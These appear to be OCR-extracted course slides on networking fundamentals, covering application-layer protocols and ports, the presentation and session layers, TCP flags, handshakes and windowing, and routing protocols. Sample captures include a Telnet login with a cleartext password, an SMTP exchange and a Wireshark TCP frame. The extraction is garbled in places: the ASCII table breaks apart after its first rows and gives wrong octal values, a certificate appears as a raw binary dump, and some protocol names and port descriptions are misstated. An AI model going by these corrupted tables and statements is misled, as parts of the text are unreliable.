- Every network-based protocol is defined by the Internet Engineering Task Force (IETF), which is the organization that publishes technical documentation known as a Request for Comment (RFC)
- Each protocol that we discuss will have its own RFC




Application Layer Protocols

Protocol	Name
FTP	File Transfer Protocol – Data
FTP	FTP – Connection
SSH	Secure Shell
SFTP	SSH FTP
SCP	Secure Copy
Telnet	Telnet
SMTP	Simple Mail Transfer Protocol
DNS	Domain Name System
DHCP	Dynamic Host Configuration Protocol

Protocol	Name
TFTP	Trivial FTP
POP3	Post Office Protocol
HTTP	Hypertext Transfer Protocol
POP3	Post Office Protocol
IMAP	Internet Message Access Protocol
SNMP	Simple Network Management Protocol
HTTPS	HTTP Secure
FTPS	FTP over SSL
RDP	Remote Desktop Protocol

File Transfer Protocol

- FTP provides file transfer between hosts
- As with any TCP-based protocol, FTP must first establish a connection between hosts
- FTP Ports:
  - ✓ 20/TCP – FTP Data
  - ✓ 21/TCP – FTP Control
- FTPS Port:
  - ✓ 990/TCP




Secure Shell / Secure FTP / Secure Copy

- Many remote connection protocols are unencrypted and do not provide confidentiality of data
- The following protocols are purposely designed to provide traffic encryption
- SSH / SFTP / SCP Port:
  - ✓ 22/TCP

Telnet


- A legacy protocol that establishes connections between hosts
  - ✓ Network Devices
    - ○ Switches
    - ○ Routers
- Telnet provides an unencrypted channel to establish connections
- Telnet Port:
  - ✓ 23/TCP



```
............

User Access Verification

Password: ..............,.........ANSI........ P@ssword

Cisco_2514>sshhooww  vveerrssiioonn

Cisco Internetwork Operating System Software
IOS (tm) 2500 Software (C2500-J-L), Version 11.2(19a), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-1999 by cisco Systems, Inc.
Compiled Wed 18-Aug-99 13:34 by jaturner
Image text-base: 0x0303F288, data-base: 0x00001000
```


Simple Message Transfer Protocol

- SMTP was one of the first protocols dedicated to electronic mail transmission
- SMTP Port:
  - ✓ 25/TCP
- SMTPS Port:
  - ✓ 465/TCP



SMTPS

```
..Equifax1-0+..U...$Equifax Secure Certificate Authority0..
020521040000Z.
180821040000Z0B1.0    ..U....US1.0...U.
.
GeoTrust Inc.1.0...U....GeoTrust Global CA0.."0
.        *.H..
..........0..
........c0...#.V~[.<l8.q.x.....L..C...M!....X/f9)..x..8...j~q...`......(..%.........B.S....F..O...C...W+P..-.zW..._k........S..F.
{r....U+...>.&d.....q.N...{...U....^8S.\O.-.P#6.f....9.....9....8......M>o....,..`9..6S.9.^&+.=....2...(R.q..3=.8..6.b.y..0._.
+.qk..........0..0...U.#..0...H.h.+....G.# .O3....0...U.......z.h......d..}.}e...N0...U........0....0...U...........0:..U...3010/.-.
+.)http://crl.geotrust.com/crls/secureca.crl0N..U. .G0E0C..U. .0;09..+........-https://www.geotrust.com/resources/repository0
.        *.H..
.........v..mNK...0.........q~f....;.....N.C8..0}..U..j.6...Hf.m....G..Z\s....2.8..4.........I......6..Vo...sc...
{>".=.._8t...PN....a..?.....M...I...A.0f..8..
...q.........d...D"z.QOY...Y].O..8.m .K@O.^....s.7...~......]....n@G.....02.[_..|..        ..0F~..^{.*...oX.g.....k.j...h....S...
$!.K...,.....l.Y7]j..I...e.. K...,G0.
.:...(.P.N....;|,m.<|J..b..........u.=.T..1...PJ...#ca'..@l.o$...6.(1J+D.:....'.1.c.....UK....6ma. .   H.....
\...u4......f.^........Wb.L.T....J.'H..A...1..-,"............F...BA.@
.J......
..~>....P".s.Jv.#......d../T....%0)..zv4. }i..N.Od..o..........(SI.u.......0.~...'..I.G.....&\...8...M3h...............[;..V(}
k.]...l.....c.W...m...t.+#....e.^.....uC....#..D....@...
~o2.......Oo.$Kt....}.S.......v.)..6.+uH..+b....l...E\....
..6..n)Y\..e......|.:.YV.P1t8..x.m..ZP.k..........(.........=..(.3!.:'...Z........S.1k....u.... 5I.u......z4....X...D.V.In.
Y../.............~.,....)9.{..N.,...........M.3.[...`.s.f.._.A...W-.z.....<.
...b.92...Q.9..K>X..l.....yI"...`.-.h.RLh..2(.......B.S..\.$7)`...\.z.P.............&5I.u....
4..J.@p.Z.......)..G.............C........h.9M7..=..i.A..
e..|}....78&=..\6..!.^..6?Y*.fFv...&.A....n.....5I.u....|...@..     u..?...].A.......S........Y....[Y...s..q....|.)x.......!....
5..m......8...;
.-.\.....]..!i\...Cj|..J......5I.u....b................
```





SMTP

```
220 mx100.stngva01.us.mxservers.net ESMTP mxl_mta-1.3.8-10p4; Mon, 15 Jan 2007 16:49:50 -0500 (EST); NO UCE
EHLO Vaio
250-mx100.stngva01.us.mxservers.net
250-SIZE 0
250 PIPELINING
MAIL FROM: <breaddy16@packet-level.com>
250 Sender Ok
RCPT TO: <bbelch@packet-level.com>
250 bbelch@packet-level.com ok (normal)
DATA
354 Start mail input; end with <CRLF>.<CRLF>
From: "Brian Readdy16" <breaddy16@packet-level.com>
To: "'Barnel Belch'" <bbelch@packet-level.com>
Subject: Test email
Date: Mon, 15 Jan 2007 13:55:23 -0800
Message-ID: <006d01c738ef$e544a990$e522a143@hq.wnbnet>
MIME-Version: 1.0
Content-Type: multipart/alternative;
           boundary="----=_NextPart_000_006E_01C738AC.D7216990"
X-Mailer: Microsoft Office Outlook 11
thread-index: Acc479ph2gILPVD6QgiKnNrF3RpHpQ==
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2900.3028

This is a multi-part message in MIME format.

------=_NextPart_000_006E_01C738AC.D7216990
Content-Type: text/plain;
           charset="us-ascii"
Content-Transfer-Encoding: 7bit

This is just a test email - you don't need to respond.



Brain

This message is intended only for the use of the addressee and may contain
information that is privileged and confidential. If you are not the intended
recipient, you are hereby notified that any use and/or dissemination of this
communication is strictly prohibited. If you have received this
communication in error, please delete all copies of the message and its
attachments and notify the sender immediately.
```

Domain Name System


- Prior to sending traffic to a destination, a client will first query local DNS server(s) to find IP addresses associated with the Fully Qualified Domain Name (FQDN)
- A FQDN is composed of:
  - ✓ Top Level Domain (TLD)
  - ✓ Registered Domain Name
  - ✓ Subdomain





DNS Details


- DNS Ports:
  - ✓ 53/TCP – DNS Zones
  - ✓ 53/UDP – NSLookups
- DNS contains records about hosts including:
  - ✓ A – IPv4 Address
  - ✓ AAAA – IPv6 Address
  - ✓ CNAME – Canonical Name
  - ✓ MX – Mail Exchange
  - ✓ PTR – Pointer Record
  - ✓ NS – Name Server
  - ✓ SOA – Start of Authority
  - ✓ SRV – Service
  - ✓ TXT – Text



```
> server espn.com
Default Server:  espn.com
Addresses:  2600:9000:2191:2e00:d:ac18:e2c0:93a1
          2600:9000:2191:2800:d:ac18:e2c0:93a1
          2600:9000:2191:5a00:d:ac18:e2c0:93a1
          2600:9000:2191:0:d:ac18:e2c0:93a1
          2600:9000:2191:6c00:d:ac18:e2c0:93a1
          2600:9000:2191:4200:d:ac18:e2c0:93a1
          2600:9000:2191:1200:d:ac18:e2c0:93a1
          2600:9000:2191:6000:d:ac18:e2c0:93a1
          13.249.42.23
          13.249.42.69
          13.249.42.117
          13.249.42.128
```

DNSSEC


- DNS is insecure because it does not validate DNS responses
- DNS Security Extensions (DNSSEC) does not encrypt transmissions, but provides integrity by digitally signing DNS responses
- DNSSEC require authentication keys for each DNS server



Dynamic Host Configuration Protocol

- As systems are turned on and go through the boot process, there will be a time when they will need to acquire local IP addressing to communicate on a local area network
- Dynamic Host Configuration Protocol (DHCP) is made up of a 4-step process to assign IP addresses
  - ✓ DHCP Discover
  - ✓ DHCP Offer
  - ✓ DHCP Request
  - ✓ DHCP Acknowledge
- DHCP Ports:
  - ✓ DHCP Servers
    - ○ 67/UDP
  - ✓ DHCP Clients
    - ○ 68/UDP

Dynamic Host Configuration Protocol



Post Office Protocol

- Unlike SMTP, POP3 is an electronic mail protocol that is designed to pull emails from a remote server and deliver it to a host-based email application
- POP3 Port:
  - 110/TCP
- POP3S Port:
  - 995/TCP

SNMP

- Simple Network Management Protocol manages and monitors IP addressed devices on a network
  - ✓ Hubs
  - ✓ Switches
  - ✓ Routers
- SNMP Port:
  - ✓ 161/UDP
- SNMP unencrypted versions: SNMPv1, SNMPv2c
- SNMP encrypted version: SNMPv3

Web Related Protocols

- HTTP – Hypertext Transfer Protocol
  - ✓ Establishes client-server communication with linked content
  - ✓ 80/TCP
- HTTPS – HTTP with SSL / TLS Encryption
  - ✓ 443/TCP
- SSL – Secure Socket Layer
  - ✓ Transport layer encryption utilizing public key cryptography
  - ✓ SSL 1.0, 2.0, and 3.0
  - ✓ SSL 3.0 transitioned to TLS 1.0
- TLS – Transport Layer Security
  - ✓ Transport layer replacing SSL
  - ✓ TLS 1.0, 1.1, 1.2

Remote Access Protocols


- Some of the more common remote access protocols that may be observed during a forensics investigation include:
  - ✓ Remote Desktop Protocol (RDP / xRDP)
    - o TCP/3389
  - ✓ Virtual Network Computing (VNC)
    - o TCP/5900

Application / Transport Protocol Summary

Protocol	Transport Protocol	Transport Layer Port	Name
FTP	TCP	20 / 21	File Transfer Protocol – Data / Connection
SSH	TCP	22	Secure Shell / Secure FTP / Secure Copy
Telnet	TCP	23	Telnet
SMTP	TCP	25 / 465	Simple Mail Transfer Protocol / SMTPS
DNS	UDP / TCP	53	Domain Name System – Lookups / Zones
DHCP	UDP	67 / 68	Dynamic Host Configuration Protocol – Server / Client
HTTP	TCP	80 / 443	HTTP / HTTPS
POP3	TCP	110 / 995	Post Office Protocol / POPS
SNMP	UDP	161	Simple Network Management Protocol (v1, v2)
RDP	TCP	3389	Remote Desktop Protocol


Presentation Layer

Presentation Layer



- Responsible for transforming data received from the Application layer into a format that any system can understand
- Most file or data formats operate within this layer including images, video, sound, documents, email, web pages, control sessions, encryption, and compression
- Presentation Layer Protocols
  - ✓ American Standard Code for Information Interchange (ASCII)
  - ✓ Extended Binary-Coded Decimal Interchange Mode (EBCDICM)
  - ✓ Tagged Image File Format (TIFF)
  - ✓ Joint Photographic Experts Group (JPEG)
  - ✓ Moving Picture Experts Group (MPEG)
  - ✓ Musical Instrument Digital Interface (MIDI)

Presentation Layer Protocol Examples




ASCII Table

Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char
0	0	0		32	20	40	[space]	64	40	100	@	96	60	140	`
1	1	1		33	21	41	!	65	41	101	A	97	61	141	a
2	2	2		34	22	42	"	66	42	102	B	98	62	142	b
3	3	3		35	23	43	#	67	43	103	C	99	63	143	c
4	4	4		36	24	44	$	68	44	104	D	100	64	144	d
5	5	5		37	25	45	%	69	45	105	E	101	65	145	e
6	6	6		38	26	46	&	70	46	106	F	102	66	146	f
7	7	7		39	27	47	'	71	47	107	G	103	67	147	g
8	8	10		40	28	50	(	72	48	110	H	104	68	150	h
9	9	11		41	29	51	)	73	49	111	I	105	69	151	i
10	A	12		42	2A	52	*	74	4A	112	J	106	6A	152	j
11	B	13		43	2B	53	+	75	4B	113	K	107	6B	153	k
12	C	14		44	2C	54	,	76	4C	114	L	108	6C	154	l
13	D	15		45	2D	55	-	77	4D	115	M	109	6D	155	m
14	E													156	n
15	F													57	o
16	10													60	p
17	11													61	q
18	12													62	r
19	13													63	s
20	14													64	t
21	15													65	u
22	16													66	v
23	17													67	w
24	18													70	x
25	19													71	y
26	1A													72	z
27	1B													73	{
28	1C													74	|
29	1D													75	}
30	1E													76	~
31	1F													77	

Session Layer


Session Layer

- Responsible for establishing, maintaining, and terminating communication sessions between two computers
- Manages dialogue control and establishes checkpoints for grouping and recovery, and retransmits PDUs that have failed or been lost since the last verified checkpoint
  - ✓ Simplex
  - ✓ Half-duplex
  - ✓ Full-duplex
- Session Layer Protocols
  - ✓ Network File System (NFS)
  - ✓ Structured Query Language (SQL)
  - ✓ Remote Procedure Call (RPC)



Application Layer
Presentation Layer
Session Layer
Transport Layer
Network Layer
Data Link Layer
Physical Layer

Session Layer – Dialogue Control



Simplex
One Way Transmission


Half Duplex
Two Way Transmissions One at a Time

Full Duplex
Simultaneous Transmissions

Transport Layer

Transport Layer Protocols


- Establishes logical connection between devices and provides end-to-end transport services for data delivery
- Provides mechanisms for segmentation, sequencing, error checking, controlling the flow of data, error correction, multiplexing, and network service optimization
- Transport Layer Protocols
  - ✓ Transmission Control Protocol (TCP)
  - ✓ User Datagram Protocol (UDP)
  - ✓ Secure Sockets Layer (SSL)
  - ✓ Transport Layer Security (TLS)



Application Layer
Presentation Layer
Session Layer
Transport Layer
Network Layer
Data Link Layer
Physical Layer

Transmission Control Protocol


- Defined in RFC 793
  - ✓ Source Port (2 Bytes)
  - ✓ Destination Port (2 Bytes)
  - ✓ Sequence Number (4 Bytes)
  - ✓ Ack Number (4 Bytes)
  - ✓ Data Offset (1 Nibble)
  - ✓ Reserved (1 Nibble)
  - ✓ TCP Flags (1 Byte)*
  - ✓ Window Size (2 Bytes)
  - ✓ Checksum (2 Bytes)
  - ✓ Urgent Pointer (2 Bytes)
  - ✓ Options (4 Bytes)



```
> Frame 4: 533 bytes on wire (4264 bits), 533 bytes captured (4264 bits)
> Ethernet II, Src: 00:00:01:00:00:00, Dst: fe:ff:20:00:01:00
> Internet Protocol Version 4, Src: 145.254.160.237, Dst: 65.208.228.223
v Transmission Control Protocol, Src Port: 3372, Dst Port: 80, Seq: 1, Ack: 1, Len: 479
    Source Port: 3372
    Destination Port: 80
    [Stream index: 0]
    [TCP Segment Len: 479]
    Sequence number: 1    (relative sequence number)
    [Next sequence number: 480    (relative sequence number)]
    Acknowledgment number: 1    (relative ack number)
    0101 .... = Header Length: 20 bytes (5)
  > Flags: 0x018 (PSH, ACK)
    Window size value: 9660
    [Calculated window size: 9660]
    [Window size scaling factor: -2 (no window scaling used)]
    Checksum: 0xa958 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  > [SEQ/ACK analysis]
  > [Timestamps]
    TCP payload (479 bytes)
> Hypertext Transfer Protocol

0000  fe ff 20 00 01 00 00 00  01 00 00 00 08 00 45 00
0010  02 07 0f 45 40 00 80 06  90 10 91 fe a0 ed 41 d0
0020  e4 df 0d 2c 00 50 38 af  fe 14 11 4c 61 8c 50 18
0030  25 bc a9 58 00 00 47 45  54 20 2f 64 6f 77 6e 6c
0040  6f 61 64 2e 68 74 6d 6c  20 48 54 54 50 2f 31 2e
0050  31 0d 0a 48 6f 73 74 3a  20 77 77 77 2e 65 74 68
0060  65 72 65 61 6c 2e 63 6f  6d 0d 0a 55 73 65 72 2d
```

Transport Layer – TCP Flags

- TCP flags are an important component of TCP transmission since they define how connections are requested, established, maintained, and terminated
- The more common TCP flags include:
  - ✓ URG – Urgent: Data forwarded immediately
  - ✓ ACK – Acknowledgement: Acknowledge packets successful received by a host
  - ✓ PSH – Push: Immediately sends segments to network layer after receiving application layer signals
  - ✓ RST – Reset: Connection Reset
  - ✓ SYN – Synchronize: Synchronization of sequence numbers
  - ✓ FIN – Final: No further data from client




TCP Connection Process

- TCP ensures reliable data delivery through error checking, acknowledgements, and if necessary, retransmission
- In order to communicate with TCP, hosts must first establish a connection which is known as a "virtual circuit"
- A successful "three-way" handshake is required before the virtual circuit is established
- The handshake process also establishes acknowledgement and windowing parameters during transmission

SYN:80

SYN / ACK:25500

ACK:80



Transport Layer – Acknowledgements


- Windowing is the method used to identify the allowable amount of traffic sent to a system before an acknowledgement message is returned
- The size of the windows are established during the 3-way handshake process
- The window size is specified in bytes
  - ✓ TCP Windows – Can support up to 1 GB windows
- Example: Windows Size of 3

Packet 1

Packet 2

Packet 3

ACK 4



Transport Layer – Acknowledgements

- A failed transmission for a windows size of 3:

Packet 1


Packet 2 - LOST

Packet 3

ACK 2

Packet 2

ACK 4



Transport Layer – Acknowledgements

- If there were a window size of 5 and the following scenario occurred
- What would the response from the server be?

Packet 1


Packet 2 - LOST

Packet 3

Packet 4 - LOST

Packet 5

??



Transport Layer – Acknowledgements

- If there were a window size of 5 and the following scenario occurred
- What would the response from the server be?

Packet 1

Packet 2 - LOST

Packet 3

Packet 4 - LOST

Packet 5


ACK 2

ACK 4

Packet 2

Packet 4

ACK 6



User Datagram Protocol


- UDP is called a "best effort" communication process
- Datagrams are sent without regard to packet reception

Host A

Host B

Network Layer

Network Layer Details




- Responsible for routing and addressing, error detection, and traffic control
- Network Layer Protocols
  - ✓ Routing
    - o Routing Information Protocol (RIP)
    - o Interior Gateway Routing Protocol (IGRP)
    - o Enhanced Interior Gateway Routing Protocol (EIGRP)
    - o Open Shortest Path First (OSPF)
    - o Border Gateway Protocol (BGP)
    - o Internet Group Management Protocol (IGMP)
  - ✓ Addressing
    - o Internet Protocol (IP)
    - o Network Address Translation (NAT)
    - o Internet Protocol Security (IPSec)

Network Layer – Routing

- Distance Vector Routing Protocol
  - ✓ The quickest route between 2 nodes is based on minimum distance where routers maintain a distance table based on “hops”
  - ✓ Distance Vector Protocols
    - o Routing Information Protocol (RIP)
    - o Interior Gateway Routing Protocol (IGRP)
    - o Enhanced Interior Gateway Routing Protocol (EIGRP)
- Link State Routing Protocol
  - ✓ Each router calculates the best route to every possible network
  - ✓ Routing tables are updated with new network data
  - ✓ Link State Routing Protocols
    - o Open Shortest Path First (OSPF)
    - o Intermediate System – Intermediate System (IS-IS)


Network Layer – Routers

- Routers establish the backbone of internet communication
- Routers connect Local Area Networks (LAN) over other LANs and Wide Area Networks (WAN)
- Routers provide or deny access through the use of Access Control Lists (ACL)



Network Layer – Router Types

- Border Router
  - ✓ Connection of 100BaseT network to T1 network
- Zone
  - ✓ Using a router to segment a network into multiple networks
- Routers can be defined based on their access, distribution, or core functions




Network Layer – Routers Details

- Routers can be configured with different application layer protocols
  - ✓ Unencrypted Protocols – Telnet, SNMPv1, SNMPv2c
  - ✓ Encrypted Protocols – SSH, SNMPv3
- Routes are maintained with internal routing tables that specify routes
- Routers use three primary protocols:
